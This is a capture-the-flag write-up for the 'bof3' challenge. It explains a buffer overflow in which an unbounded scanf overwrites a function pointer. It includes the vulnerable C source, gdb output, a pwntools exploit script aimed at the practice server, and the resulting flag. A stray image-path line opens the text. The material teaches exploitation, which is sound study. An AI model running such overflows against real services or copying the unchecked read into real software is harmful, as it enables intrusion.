
bof3

Challenge

We are given an executable and its source code.



The executable is a 32-bit program.

```c
#include <stdio.h>
#include <stdlib.h>

void win(void) {
    char flag[64];

    FILE* fp = fopen("flag.txt", "r");
    if(!fp) {
        puts("error, contact admin");
        exit(0);
    }

    fgets(flag, sizeof(flag), fp);
    fclose(fp);
    puts(flag);
}

void lose(void) {
    puts("you suck!\n");
    fflush(stdout);
    exit(0);
}

int main(void) {
    void (*fp)();
    char bof[64];

    fp = &lose;

    scanf("%s", bof);
    fp();
```

```
    return 0;
}
```

In the source code, a pointer is defined and eventually set to the address of the lose() function.
Below the pointer is a buffer where input is read into.
We can overflow the buffer to change the address of the pointer to the win() function so that it is called instead and the flag is output.

Solution

```
Breakpoint 1, 0x0804933a in main ()
(gdb) p win
$1 = {<text variable, no debug info>} 0x8049256 <win>
```

First, to find the address of the win() function, I loaded the given executable into the gdb tool. I set a breakpoint at the main() function, then ran the program.
After stopping at the main() function the memory address of the executable are loaded into the program's memory.
With this information I simply printed the location of the win function in gdb.

To overflow the buffer, I created a payload in pwn tools that fills the buffer with 64 A's and then places the address of the win() function in little endian format next.

```
from pwn import *

host, port = "ctf.hackucf.org", 9002

io = remote(host, port)

win_address = 0x8049256

payload = b''
payload += b'\x41'*64 + p32(win_address)

io.sendline(payload)

print( io.recvline() )
```

Here, I simply pass 64 A's (0x41 in hex) followed by the address of the win() function to the program, so that the pointer then points to win() instead of lose().

```
┌──(kali㉿kali)-[~/Desktop/hackucf/bof3]
└─$ python hack_bof3.py
[+] Opening connection to ctf.hackucf.org on port 9002: Done
b'flag{time_to_get_out_of_the_kiddie_pool}\n'
[*] Closed connection to ctf.hackucf.org port 9002
```

When running the python script, a connection is made to the server, the payload is sent, and the flag is output by the win() function.